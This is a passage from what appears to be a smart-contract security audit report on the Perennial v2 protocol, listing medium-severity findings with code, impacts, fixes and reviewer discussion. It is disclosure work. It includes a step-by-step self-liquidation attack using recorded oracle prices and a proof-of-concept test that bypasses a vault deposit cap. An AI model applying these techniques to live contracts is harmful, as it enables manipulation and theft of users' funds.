        _calldataFee(applicableCalldata, config.multiplierCalldata,
↪   config.bufferCalldata)
    );
```

```
    UFixed18 keeperFee = UFixed18.wrap(applicableValue).add(baseFee).add(calldat
↪   aFee).mul(_etherPrice());
    _raiseKeeperFee(keeperFee, data);
    keeperToken().push(msg.sender, keeperFee);


    emit KeeperCall(msg.sender, applicableGas, applicableValue, baseFee,
↪   calldataFee, keeperFee);
}
```

This modifier should calculate amount of tokens that should be refunded to user and then raise it. We are interested not in whole modifier, but in calldata handling. To do that we call `_calldataFee` function. This function does nothing in the `Kept` contract and is overrided in the Kept_Arbitrum and Kept_Optimism.

The problem is that MultiInvoker is only one and it just extends Keept. As result his `_calldataFee` function will always return 0, which means that calldata fee will not be added to the refund of keeper.

Impact

Keeper will not be incentivized to execute orders.

Code Snippet

Provided above

Tool used

Manual Review

Recommendation

You need to implement 2 versions of MultiInvoker: for optimism(`Kept_Optimism`) and arbitrum(`Kept_Arbitrum`).

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

panprog commented:

> invalid, I believe this is by design, the payment for order execution is fixed at the time of order placement and is paid by the user, so there is no point in calculating the calldata fee

kbrizzle

This is actually valid and something we've recently patched in our live v2.0 deployment (here).

The supplied fee in the trigger order is only a "max fee", but the paid out fee is calculated at time of execution.

panprog

Mitigation Review:

Fixed. A thing to note is that for Optimism, there should MultiInvoker_Optimism and for all the other L2 networks as well.

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/151

Issue M-2: It is possible to open and liquidate your own position in 1 transaction to overcome efficiency and liquidity removal limits at almost no cost

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/23

Found by

panprog

Summary

In 2.0 audit the issue 104 was fixed but not fully and it's still possible, in a slightly different way. This wasn't found in the fix review contest. The fix introduced margined and maintained amounts, so that margined amount is higher than maintained one. However, when collateral is withdrawn, only the current (pending) position is checked by margined amount, the largest position (including latest settled) is checked by maintained amount. This still allows to withdraw funds up to the edge of being liquidated, if margined current position amount <= maintained settled position amount. So the new way to liquidate your own position is to reduce your position and then do the same as in 2.0 issue.

This means that it's possible to be at almost liquidation level intentionally and moreover, the current oracle setup allows to open and immediately liquidate your own position in 1 transaction, effectively bypassing efficiency and liquidity removal limits, paying only the keeper (and possible position open/close) fees, causing all kinds of malicious activity which can harm the protocol.

Vulnerability Detail

`Market._invariant` verifies margined amount only for the current position:

```
if (
    !context.currentPosition.local.margined(context.latestVersion,
↪   context.riskParameter, context.pendingCollateral)
) revert MarketInsufficientMarginError();
```

All the other checks (max pending position, including settled amount) are for maintained amount:

```
if (
    !PositionLib.maintained(context.maxPendingMagnitude, context.latestVersion,
↪   context.riskParameter, context.pendingCollateral)
```

```
) revert MarketInsufficientMaintenanceError();
```

The user can liquidate his own position with 100% guarantee in 1 transaction by following these steps:

1. It can be done only on existing settled position
2. Record Pyth oracle prices with signatures until you encounter a price which is higher (or lower, depending on your position direction) than latest oracle version price by any amount.
3. In 1 transaction do the following: 3.1. Reduce your position by `(margin / maintenance)` and make the position you want to liquidate at exactly the edge of liquidation: withdraw maximum allowed amount. Position reduction makes margined(current position) = maintained(settled position), so it's possible to withdraw up to be at the edge of liquidation. 3.2. Commit non-requested oracle version with the price recorded earlier (this price makes the position liquidatable) 3.3. Liquidate your position (it will be allowed, because the position generates a minimum loss due to price change and becomes liquidatable)

Since all liquidation fee is given to user himself, liquidation of own position is almost free for the user (only the keeper and position open/close fee is paid if any).

Impact

There are different malicious actions scenarios possible which can abuse this issue and overcome efficiency and liquidity removal limitations (as they're ignored when liquidating positions), such as:

- Combine with the other issues for more severe effect to be able to abuse them in 1 transaction (for example, make `closable = 0` and liquidate your position while increasing to max position size of 2^62-1 - all in 1 transaction)
- Open large maker and long or short position, then liquidate maker to cause mismatch between long/short and maker (socialize positions). This will cause some chaos in the market, disbalance between long and short profit/loss and users will probably start leaving such chaotic market, so while this attack is not totally free, it's cheap enough to drive users away from competition.
- Open large maker, wait for long and/or short positions from normal users to accumulate, then liquidate most of the large maker position, which will drive taker interest very high and remaining small maker position will be able to accumulate big profit with a small risk.

Code Snippet

`Market._invariant` verifies margined amount only for the current position: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L605-L607

All the other checks (max pending position, including settled amount) are for maintained amount: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L609-L611

Tool used

Manual Review

Recommendation

If collateral is withdrawn or order increases position, verify `maxPendingMagnitude` with `margined` amount. If position is reduced or remains unchanged AND collateral is not withdrawn, only then `maxPendingMagnitude` can be verified with `maintained` amount.

Discussion

panprog

Mitigation Review:

Fixed. Maintained is now only used for liquidation, all account changes perform margined check, making it impossible to change position and self-liquidate in 1 transaction.

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/168

Issue M-3: Invalid oracle version can cause the `maker` position to exceed `makerLimit`, temporarily or permanently bricking the Market contract

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/24

Found by

panprog

Summary

When invalid oracle version happens, positions pending at the oracle version are invalidated with the following pending positions increasing or decreasing in size. When this happens, all position limit checks are not applied (and can't be cancelled/modified), but they are still verified for the final positions in _invariant. This means that many checks are bypassed during such event. There is a protection against underflow due to this problem by enforcing the calculated `closable` value to be 0 or higher. However, exactly the same problem can happen with overflow and there is no protection against it.

Vulnerability Detail

For example:

- Latest global maker = maker limit = 1000
- Pending global maker = 500 [t=100]
- Pending global maker = 1000 [t=200]

If oracle version at t = 100 is invalid, then pending global maker = 1500 (at t = 200). However, due to this check in _invariant:

```
if (context.currentPosition.global.maker.gt(context.riskParameter.makerLimit))
    revert MarketMakerOverLimitError();
```

all Market updates will revert except update to reduce maker position by 500+, which might not be even possible in 1 update depending on maker distribution between users. For example, if 5 users have maker = 300 (1500 total), then no single user can update to reduce maker by 500. This will temporarily brick Market (all updates will revert) until coordinator increases maker limit. If the limit is already close to max possible (2^62-1), then the contract will be bricked permanently (all updates will revert regardless of maker limit, because global maker will exceed 2^62-1 in calculations and will revert when trying to store it).

The same issue can also cause the other problems, such as:

- Bypassing the market utilization limit if long/short is increased above maker
- User unexpectedly becomes liquidatable with too high position (for example: position 500 -> pending 0 -> pending 500 - will make current = 1000 if middle oracle version is invalid)

Impact

If current maker is close to maker limit, and some user(s) reduce their maker then immediately increase back, and the oracle version is invalid, maker will be above the maker limit and the Market will be temporarily bricked until coordinator increases the maker limit. Even though it's temporary, it still bricked for some time and coordinator is forced to increase maker limit, breaking the intended market config. Furthermore, once the maker limit is increased, there is no guarantee that the users will reduce it so that the limit can be reduced back.

Also, for some low-price tokens, the maker limit can be close to max possible value (2^62-1 is about `4*1e18` or `Fixed6(4*1e12)`). If the token price is about $0.00001, this means such maker limit allows$ '4*1e7' or $40M. So, if low-value token with $40M maker limit is used, this issue will lead to maker overflow 2^62-1 and bricking the Market permanently, with all users being unable to withdraw their funds, losing everything.

While this situation is not very likely, it's well possible. For example, if the maker is close to limit, any maker reducing the position will have some other user immediately take up the freed up maker space, so things like global maker change of: 1000->900->1000 are easily possible and any invalid oracle version will likely cause the maker overflowing the limit.

Code Snippet

`_processPositionGlobal` invalidates the pending position if oracle version is invalid: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L486

This is done by changing the `invalidation` accumulated values of the position. When each position is loaded, it's also adjusted by applying the difference between accumulated invalidation of the latest and the loaded position: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L223-L229

Such invalidation change will update the current position ignoring any position limits. If global maker is increased above maker limit, then any `Market.update` call will revert at the following line: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L586-L587

Alternatively, if the new position size (maker, long or short) is above 2^62-1, the `Market.update` will permanently revert at the following lines when trying to store new position value: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/types/Position.sol#L533-L535

Tool used

Manual Review

Recommendation

The same issue for underflow is already resolved by using `closable` and enforcing such pending positions that no invalid oracle can cause the position to be less than 0. This issue can be resolved in the same way, by introducing some `opeanable` value (calculated similar to `closable`, but in reverse - when position is increased, it's increased, when position is decreased, it doesn't change) and enforcing different limits, such that `settled position + openable`:

- can not exceed the max maker
- can not break utilization
- for local position - calculate maxMagnitude amount from `settled + local openable` instead of absolute pending position values for margined/maintained calculations.

Discussion

kbrizzle

Invariant bricking issue resolved via: https://github.com/equilibria-xyz/perennial-v2/pull/155.

Margin using the incorrect maximum pending position resolved by: https://github.com/equilibria-xyz/perennial-v2/pull/168.

We chose to *not fix* the incorrect maximum `makerLimit` issue due to the complexity involved in implementing the above pending open calculation on the **global** pending positions compared to its relatively low severity since the error on the limit is capped. We will make a note of this property for parameter tuning, especially for markets with expected invalid versions.

panprog

Mitigation Review:

Bricking - Fixed. Only orders increasing maker will now revert when maker is over the limit.

Exceeding maker limit - Still possible (acknowledged). It's possible to exceed maker limit by at most 2x and is unlikely to happen (needs invalid oracle version and specific pattern of maker changes).

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/168

Issue M-4: `KeeperOracle.request` adds only the first pair of market+account addresses per oracle version to callback list, ignoring all the subsequent ones

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/25

Found by

bin2chen, panprog, rvierdiiev

Summary

The new feature introduced in 2.1 is the callback called for all markets and market+account pairs which requested the oracle version. These callbacks are called once the corresponding oracle settles. For this reason, `KeeperOracle` keeps a list of markets and market+account pairs per oracle version to call market.update on them:

```
/// @dev Mapping from version to a set of registered markets for settlement
↪  callback
mapping(uint256 => EnumerableSet.AddressSet) private _globalCallbacks;

/// @dev Mapping from version and market to a set of registered accounts for
↪  settlement callback
mapping(uint256 => mapping(IMarket => EnumerableSet.AddressSet)) private
↪  _localCallbacks;
```

However, currently `KeeperOracle` stores only the market+account from the first request call per oracle version, because if the request was already made, it returns from the function before adding to the list:

```
function request(IMarket market, address account) external onlyAuthorized {
    uint256 currentTimestamp = current();
@@@ if (versions[_global.currentIndex] == currentTimestamp) return;

    versions[++_global.currentIndex] = currentTimestamp;
    emit OracleProviderVersionRequested(currentTimestamp);

    // @audit only the first request per version reaches these lines to add
↪  market+account to callback list
    _globalCallbacks[currentTimestamp].add(address(market));
    _localCallbacks[currentTimestamp][market].add(account);
    emit CallbackRequested(SettlementCallback(market, account,
↪  currentTimestamp));
```

```
}
```

Vulnerability Detail

According to docs, the same `KeeperOracle` can be used by multiple markets. And every account requesting in the same oracle version is supposed to be called back (settled) once the oracle version settles.

Impact

The new core function of the protocol doesn't work as expected and `KeeperOracle` will fail to call back markets and accounts if there is more than 1 request in the same oracle version (which is very likely).

Code Snippet

`KeeperOracle.request` will return early if the request for this oracle version was already made: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-oracle/contracts/keeper/KeeperOracle.sol#L77

The lines to add market+account to callback list will only be reached once per oracle version: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-oracle/contracts/keeper/KeeperOracle.sol#L82-L83

Tool used

Manual Review

Recommendation

Move addition to callback list to just before the condition to exit function early:

```
function request(IMarket market, address account) external onlyAuthorized {
    uint256 currentTimestamp = current();
    _globalCallbacks[currentTimestamp].add(address(market));
    _localCallbacks[currentTimestamp][market].add(account);
    emit CallbackRequested(SettlementCallback(market, account,
↪   currentTimestamp));
    if (versions[_global.currentIndex] == currentTimestamp) return;

    versions[++_global.currentIndex] = currentTimestamp;
    emit OracleProviderVersionRequested(currentTimestamp);
}
```

Discussion

panprog

Mitigation Review:

Fixed

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/164

Issue M-5: `KeeperOracle.commit` will revert and won't work for all markets if any single `Market` is paused.

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/26

Found by

panprog

Summary

According to protocol design (from KeeperOracle comments), multiple markets may use the same KeeperOracle instance:

```
/// @dev One instance per price feed should be deployed. Multiple products may
 ↪  use the same
///      KeeperOracle instance if their payoff functions are based on the same
 ↪  underlying oracle.
///      This implementation only supports non-negative prices.
```

However, if `KeeperOracle` is used by several `Market` instances, and one of them makes a request and is then paused before the settlement, `KeeperOracle` will be temporarily bricked until `Market` is unpaused. This happens, because `KeeperOracle.commit` will revert in market callback, as `commit` iterates through all requested markets and calls `update` on all of them, and `update` reverts if the market is paused.

This means that pausing of just 1 market will basically stop trading in all the other markets which use the same `KeeperOracle`, disrupting protocol usage. When `KeeperOracle.commit` always reverts, it's also impossible to switch oracle provider from upstream `OracleFactory`, because provider switch still requires the latest version of previous oracle to be commited, and it will be impossible to commit it (both valid or invalid, requested or unrequested).

Additionally, the market's `update` can also revert for some other reasons, for example if maker exceeds the maker limit after invalid oracle as described in the other issue.

And for another problem (although a low severity, but caused in the same lines), if too many markets are authorized to call `KeeperOracle.request`, the markets callback gas usage might exceed block limit, making it impossible to call `commit` due to not enough gas. Currently there is no limit of the amount of Markets which can be added to callback queue.

Vulnerability Detail

`KeeperOracle.commit` calls back `update` in all markets which called `request` in the oracle version:

```
for (uint256 i; i < _globalCallbacks[version.timestamp].length(); i++)
    _settle(IMarket(_globalCallbacks[version.timestamp].at(i)), address(0));
...
function _settle(IMarket market, address account) private {
    market.update(account, UFixed6Lib.MAX, UFixed6Lib.MAX, UFixed6Lib.MAX,
↪   Fixed6Lib.ZERO, false);
}
```

If any `Market` is paused, its `update` function will revert (notice the `whenNotPaused` modifier):

```
function update(
    address account,
    UFixed6 newMaker,
    UFixed6 newLong,
    UFixed6 newShort,
    Fixed6 collateral,
    bool protect
) external nonReentrant whenNotPaused {
```

This means that if any `Market` is paused, all the other markets will be unable to continue trading since `commit` in their oracle provider will revert. It will also be impossible to successfully switch to a new provider for these markets, because previous oracle provider must still commit its latest request before fully switching to a new oracle provider:

```
function _latestStale(OracleVersion memory currentOracleLatestVersion) private
↪   view returns (bool) {
    if (global.current == global.latest) return false;
    if (global.latest == 0) return true;

@@@ if (uint256(oracles[global.latest].timestamp) >
↪   oracles[global.latest].provider.latest().timestamp) return false;
    if (uint256(oracles[global.latest].timestamp) >=
↪   currentOracleLatestVersion.timestamp) return false;

    return true;
}
```

Impact

One paused market will stop trading in all the markets which use the same oracle provider (`KeeperOracle`).

Code Snippet

`KeeperOracle.commit` iterates all requested markets and settles them:
https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-oracle/contracts/keeper/KeeperOracle.sol#L123-L124

`_settle` calls `update` on the market:
https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-oracle/contracts/keeper/KeeperOracle.sol#L176-L178

`Market.update` has `whenNotPaused` modifier, making it revert when paused:
https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L87

Tool used

Manual Review

Recommendation

1. Consider catching and ignoring revert, when calling `update` for the market in the `_settle` (wrap in try .. catch).
2. Consider adding a limit of the number of markets which are added to callback queue in each oracle version, or alternatively limit the number of authorized markets to call `request`.

Discussion

kbrizzle

Markets are currently only pausable Factory-wide, which means this cannot happen unless there is a multi-MarketFactory setup pointing at the same Oracle instance.

While valid, we currently do not support this usage pattern, and this would be among many improvements we'd need to make to.

panprog

This issue is not limited to paused markets, but can happen for any reasons when market.update reverts, for example in the current codebase this can happen if maker exceeds makerLimit (issue #24), which will revert all update calls,

subsequently bricking oracle update for all markets. This is mentioned in the issue description:

> Additionally, the market's `update` can also revert for some other reasons, for example if maker exceeds the maker limit after invalid oracle as described in the other issue.

I think this should be medium. It is still valid with paused markets (even if not considered supported setup by sponsor), but also valid if any other issue causes market to revert updates. This issue will make #24 more severe (#24 bricks 1 market, #26 makes it brick oracle commit and all markets using the same oracle)

kbrizzle

Thanks for the additional color.

We'd like to preserve the guarantee that each posted price will atomically settle the attached market(s) (globally / async for locally) to that version. This is important for a number of parameter improvements and future upgrades we have planned.

If there are settlement-revert cases that are possible given this paradigm, we'd like to address those as if they are market-bricking issues.

We're open to however you think this is fair to judge on a severity basis, but we will only be resolving actual revert issues versus making the settlement callback `try...catch`.

panprog

These are the planned future upgrades, but according to Sherlock rules it should be judged based on current code. In the current code there are no problems if market is not settled, but there are problems if due to some other issues (such as #24) the issue described here makes single market failure cause all the markets using the same oracle revert.

I'd like to add that while multi-factory setup is not supported, multi markets (from the same factory) pointing to the same oracle instance is supported. So the following setup is supported:

- MarketFactory1 deploys Market1 and Market2
- OracleFactory1 deploys Oracle1
- Market1 oracle is set to Oracle1 (say, it uses no payoff)
- Market2 oracle is set to Oracle1 (say, it uses 2x payoff - so a 2x market for the same underlying oracle)

In such setup, if Market1 is paused, then Market2 is paused too (because they're paused via MarketFactory1, markets don't have pause function by themselves). However, if Market1 maker exceeds makerLimit due to #24, then not only Market1 is

bricked (reverts all updates), but also both Oracle1 and Market2 are bricked too (revert all commit and update transactions).

So while most of this issue description is about pause function (since I didn't know about multi-factory setup not being supported), which can be considered invalid due to not being supported, the description also does mention the other reasons for the issue to happen, including making the maker > makerLimit issue more severe (possibly some other issues which can revert update too). So this part is valid, so I believe it should be medium

Issue M-6: Vault `_maxDeposit` incorrect calculation allows to bypass vault deposit cap

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/27

Found by

panprog

Summary

Vault has a deposit cap risk setting, which is the max amount of funds users can deposit into the vault. The problem is that `_maxDeposit` function, which calculates max amount of assets allowed to be deposited is incorrect and always includes vault claimable assets even when the vault is at the cap. This allows malicious (or even regular) user to deposit unlimited amount bypassing the vault cap, if the vault has any assets redeemed but not claimed yet. This breaks the core protocol function which limits users risk, for example when the vault is still in the testing phase and owner wants to limit potential losses in case of any problems.

Vulnerability Detail

`Vault._update` limits the user deposit to `_maxDeposit()` amount:

```
    if (depositAssets.gt(_maxDeposit(context)))
        revert VaultDepositLimitExceededError();
...
function _maxDeposit(Context memory context) private view returns (UFixed6) {
    if (context.latestCheckpoint.unhealthy()) return UFixed6Lib.ZERO;
    UFixed6 collateral = UFixed6Lib.from(totalAssets().max(Fixed6Lib.ZERO)).add(
↪   context.global.deposit);
    return context.global.assets.add(context.parameter.cap.sub(collateral.min(co
↪   ntext.parameter.cap)));
}
```

When calculating max deposit, the vault's collateral consists of vault assets as well as assets which are redeemed but not yet claimed. However, the formula used to calculate max deposit is incorrect, it is:

```
maxDeposit = claimableAssets + (cap - min(collateral, cap))
```

As can be seen from the formula, regardless of cap and current collateral, maxDeposit will always be at least claimableAssets, even when the vault is already at the cap or above cap, which is apparently wrong. The correct formula should

subtract claimableAssets from collateral (or 0 if claimableAssets is higher than collateral) instead of adding it to the result:

```
maxDeposit = cap - min(collateral - min(collateral, claimableAssets), cap)
```

Current incorrect formula allows to deposit up to claimable assets amount even when the vault is at or above cap. This can either be used by malicious user (user can deposit up to cap, redeem, deposit amount = up to cap + claimable, redeem, ..., repeat until target deposit amount is reached) or can happen itself when there are claimable assets available and vault is at the cap (which can easily happen by itself if some user forgets to claim or it takes long time to claim).

Impact

Malicious and regular users can bypass vault deposit cap, either intentionally or just in the normal operation when some users redeem and claimable assets are available in the vault. This breaks core contract security function of limiting the deposit amount and can potentially lead to big user funds loss, for example at the initial stages when the owner still tests the oracle provider/market/etc and wants to limit vault deposit if anything goes wrong, but gets unlimited deposits instead.

Proof of concept

Bypass of vault cap is demonstrated in the test, add this to `Vault.test.ts`:

```
it('bypass vault deposit cap', async () => {
    console.log("start");

    await vault.connect(owner).updateParameter({
    cap: parse6decimal('100'),
    });

    await updateOracle()

    var deposit = parse6decimal('100')
    console.log("Deposit 100")
    await vault.connect(user).update(user.address, deposit, 0, 0)

    await updateOracle()
    await vault.settle(user.address);

    var assets = await vault.totalAssets();
    console.log("Vault assets: " + assets);

    // additional deposit reverts due to cap
    var deposit = parse6decimal('10')
```

```
    console.log("Deposit 10 revert")
    await expect(vault.connect(user).update(user.address, deposit, 0,
↪   0)).to.be.reverted;

    // now redeem 50
    var redeem = parse6decimal('50')
    console.log("Redeem 50")
    await vault.connect(user).update(user.address, 0, redeem, 0);

    await updateOracle()
    await vault.settle(user.address);

    var assets = await vault.totalAssets();
    console.log("Vault assets: " + assets);

    // deposit 100 (50+100=150) doesn't revert, because assets = 50
    var deposit = parse6decimal('100')
    console.log("Deposit 100")
    await vault.connect(user).update(user.address, deposit, 0, 0);

    await updateOracle()
    await vault.settle(user.address);

    var assets = await vault.totalAssets();
    console.log("Vault assets: " + assets);

    var deposit = parse6decimal('50')
    console.log("Deposit 50")
    await vault.connect(user).update(user.address, deposit, 0, 0);

    await updateOracle()
    await vault.settle(user.address);

    var assets = await vault.totalAssets();
    console.log("Vault assets: " + assets);
})
```

Console log from execution of the code above:

```
start
Deposit 100
Vault assets: 100000000
Deposit 10 revert
Redeem 50
Vault assets: 50000000
Deposit 100
```

```
Vault assets: 150000000
Deposit 50
Vault assets: 200000000
```

The vault cap is set to 100 and is then demonstrated that it is bypassed and vault assets are set at 200 (and can be continued indefinitely)

Code Snippet

`_maxDeposit` always adds `context.global.assets` (assets redeemed but not yet claimed) to the returned amount, even when the vault is at or above cap: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/Vault.sol#L483

Tool used

Manual Review

Recommendation

The correct formula to `_maxDeposit` should be:

```
maxDeposit = cap - min(collateral - min(collateral, claimableAssets), cap)
```

So the code can be:

```
function _maxDeposit(Context memory context) private view returns (UFixed6) {
    if (context.latestCheckpoint.unhealthy()) return UFixed6Lib.ZERO;
    UFixed6 collateral = UFixed6Lib.from(totalAssets().max(Fixed6Lib.ZERO)).add(
↪   context.global.deposit);
    return context.parameter.cap.sub(collateral.sub(context.global.assets.min(co
↪   llateral)).min(context.parameter.cap));
}
```

Discussion

panprog

Mitigation Review:

While it's not possible to exceed vault deposit cap now, the opposite problem has now appeared: any user can block all further deposits by depositing, redeeming, but not claiming the assets. This will block the vault from any further deposits while vault position can be very small due to such user not claiming redeemed assets.

Depending on project intended behavior, this might be expected (limit amount of collateral deposited, rather than vault position in underlying market), but it still

looks somewhat incorrect and makes it easy to severely limit vault intended functionality (providing liquidity for the underlying markets): malicious user can keep the other users from depositing while not providing any liquidity at all.

kbrizzle

Here's the formula we tried to implement (note that it is different than the one that was proposed as a recommend fix):

```
totalAssets() = collateral (amount) - deposit - totalClaim

collateral (variable) = totalAssets() + deposit -> collateral (amount) -
↪  totalClaim
maxDeposit = cap - collateral (variable) -> cap - (collateral (amount) -
↪  totalClaim)
```

This should take into account the issue you have raised, where idle totalClaim is not counted towards the deposited amount of the vault. Lemme if you see something wrong there or with the implementation.

panprog

@kbrizzle I think totalAssets() doesn't subtract totalClaim - it includes totalClaim. At least I haven't seen any changes in totalAsset() calculations since contest code, where my POC confirms that totalAssets() includes totalClaim. Currently it returns:

```
function totalAssets() public view returns (Fixed6) {
    Checkpoint memory checkpoint =
↪  _checkpoints[_accounts[address(0)].read().latest].read();
    return checkpoint.assets
        .add(Fixed6Lib.from(checkpoint.deposit))
        .sub(Fixed6Lib.from(checkpoint.toAssetsGlobal(checkpoint.redemption)));
}
```

So it's checkpoint assets (which includes assets which are redeemed but not claimed yet) + deposits - redemptions. Redemptions != claims, it's different.

If you still think this is correct, I'll need more time to verify how checkpoint assets are calculated and craft a POC to demonstrate it.

kbrizzle

The totalClaim is actually being taken out as part of the checkpoint process itself, not within `totalAssets()`.

The Checkpoint lifecycle works as follows:

1. initialize() is called when a new underlying version mapping is requested for the first time.

2. `checkpoint.assets` is initialized as `- (total pending deposits + total pending claims)` here.
3. Later, once the mapping is .ready(), the checkpoint is completed().
4. This completes `checkpoint.assets` as `total collateral at version - (total pending deposits + total pending claims)`, which is our expected formula.

Now note that the actual code within `totalAssets()` is just translating the assets amount from "just before the version snapshot" to "at the version snapshot including its deposits and redemptions".

Additionally, I've added a test case to ensure that `totalClaim()` is not being included at least in the novel case.

panprog

@kbrizzle Yes, you're right. I've confused checkpoint assets and global assets. Sorry for raising up non-existant issue.

This one is fixed then. My remark on the issue is invalid.

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/172

Issue M-7: Pending keeper and position fees are not accounted for in vault collateral calculation which can be abused to liquidate vault when it's small

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/28

Found by

panprog

Summary

Vault opens positions in the underlying markets trying to keep leverage at the level set for each market by the owner. However, it uses sum of market collaterals which exclude keeper and position fees. But pending fees are included in account health calculations in the `Market` itself.

When vault TVL is high, this difference is mostly unnoticable. However, if vault is small and keeper fee is high enough, it's possible to intentionally add keeper fees by depositing minimum amounts from different accounts in the same oracle version. This keeps/increases vault calculated collateral, but its pending collateral in underlying markets reduces due to fees, which increases actual vault leverage, so it's possible to increase vault leverage up to maximum leverage possible and even intentionally liquidate the vault.

Even when the vault TVL is not low but keeper fee is large enough, the other issue reported allows to set vault leverage to max (according to margined amount) and then this issue allows to reduce vault collateral even further down to maintained amount and then commit slightly worse price and liquidate the vault.

Vulnerability Detail

When vault leverage is calculated, it uses collateral equal to sum of collaterals of all markets, loaded as following:

```
// local
Local memory local = registration.market.locals(address(this));
context.latestIds.update(marketId, local.latestId);
context.currentIds.update(marketId, local.currentId);
context.collaterals[marketId] = local.collateral;
```

However, market's `local.collateral` excludes pending keeper and position fees. But pending fees are included in account health calculations in the `Market` itself (when loading pending positions):

```
    context.pendingCollateral = context.pendingCollateral
        .sub(newPendingPosition.fee)
        .sub(Fixed6Lib.from(newPendingPosition.keeper));
...
    if (protected && (
        !context.closable.isZero() || // @audit-issue even if closable is 0,
↪   position can still increase
        context.latestPosition.local.maintained(
            context.latestVersion,
            context.riskParameter,
@@@         context.pendingCollateral.sub(collateral)
        ) ||
        collateral.lt(Fixed6Lib.from(-1, _liquidationFee(context, newOrder)))
    )) revert MarketInvalidProtectionError();
...
    if (
@@@     !context.currentPosition.local.margined(context.latestVersion,
↪   context.riskParameter, context.pendingCollateral)
    ) revert MarketInsufficientMarginError();

    if (
@@@     !PositionLib.maintained(context.maxPendingMagnitude,
↪   context.latestVersion, context.riskParameter, context.pendingCollateral)
    ) revert MarketInsufficientMaintenanceError();
```

This means that small vault deposits from different accounts will be used for fees, but these fees will not be counted in vault underlying markets leverage calculations, allowing to increase vault's actual leverage.

Impact

When vault TVL is small and keeper fees are high enough, it's possible to intentionally increase actual vault leverage and liquidate the vault by creating many small deposits from different user accounts, making the vault users lose their funds.

Code Snippet

Vault allocations to markets is calculated using collateral value: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/lib/StrategyLib.sol#L121-L126

This collateral value is calculated as the sum of collaterals in underlying markets (`local.collateral`): https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/Vault.sol#L501-L505

`context.collaterals` is loaded as following: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/Vault.sol#L456-L460

`local.collateral` excludes pending fees. Pending fees are added as seen in Market: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L249-L251

Tool used

Manual Review

Recommendation

Consider subtracting pending fees when loading underlying markets data context in the vault.

Discussion

panprog

Mitigation Review:

Fixed

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/176

Issue M-8: `MultiInvoker._latest` will return `latestPrice = 0` when latest oracle version is invalid causing liquidation to send 0 fee to liquidator or incorrect order execution

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/31

Found by

panprog

Summary

There was a slight change of oracle versions handling in 2.1: now each requested oracle version must be commited, either as valid or invalid. This means that now the latest version can be invalid (`price = 0`). This is handled correctly in `Market`, which only uses timestamp from the latest oracle version, but the price comes either from latest version (if valid) or `global.latestPrice` (if invalid).

However, `MultiInvoker` always uses price from `oracle.latest` without verifying if it's valid, meaning it will return `latestPrice = 0` if the latest oracle version is invalid. This is returned from the `_latest` function.

Such latest price = 0 leads to 2 main problems:

- Liquidations orders in MultiInvoker will send 0 liquidation fee to liquidator (will liquidate for free)
- Some `TriggerOrder`s will trigger incorrectly (`canExecuteOrder` will return true when the real price didn't reach the trigger price, or false even if the real prices reached the trigger price)

Vulnerability Detail

`MultiInvoker._latest` has the following code for latest price assignment:

```
OracleVersion memory latestOracleVersion = market.oracle().latest();
latestPrice = latestOracleVersion.price;
IPayoffProvider payoff = market.payoff();
if (address(payoff) != address(0)) latestPrice = payoff.payoff(latestPrice);
```

This `latestPrice` is what's returned from the `_latest`, it isn't changed anywhere else. Notice that there is no check for latest oracle version validity.

And this is the code for `KeeperOracle._commitRequested`:

```
function _commitRequested(OracleVersion memory version) private returns (bool) {
    if (block.timestamp <= (next() + timeout)) {
        if (!version.valid) revert KeeperOracleInvalidPriceError();
        _prices[version.timestamp] = version.price;
    }
    _global.latestIndex++;
    return true;
}
```

Notice that commits made outside the timeout window simply increase `_global.latestIndex` without assigning `_prices`, meaning it remains 0 (invalid). This means that latest oracle version will return price=0 and will be invalid if commited after the timeout from request time has passed.

Price returned by `_latest` is used when calculating liquidationFee:

```
function _liquidationFee(IMarket market, address account) internal view returns
↪  (Position memory, UFixed6, UFixed6) {
    // load information about liquidation
    RiskParameter memory riskParameter = market.riskParameter();
@@@ (Position memory latestPosition, Fixed6 latestPrice, UFixed6 closableAmount)
↪  = _latest(market, account);

    // create placeholder order for liquidation fee calculation (fee is charged
↪  the same on all sides)
    Order memory placeholderOrder;
    placeholderOrder.maker = Fixed6Lib.from(closableAmount);

    return (
        latestPosition,
        placeholderOrder
@@@         .liquidationFee(OracleVersion(latestPosition.timestamp, latestPrice,
↪  true), riskParameter)
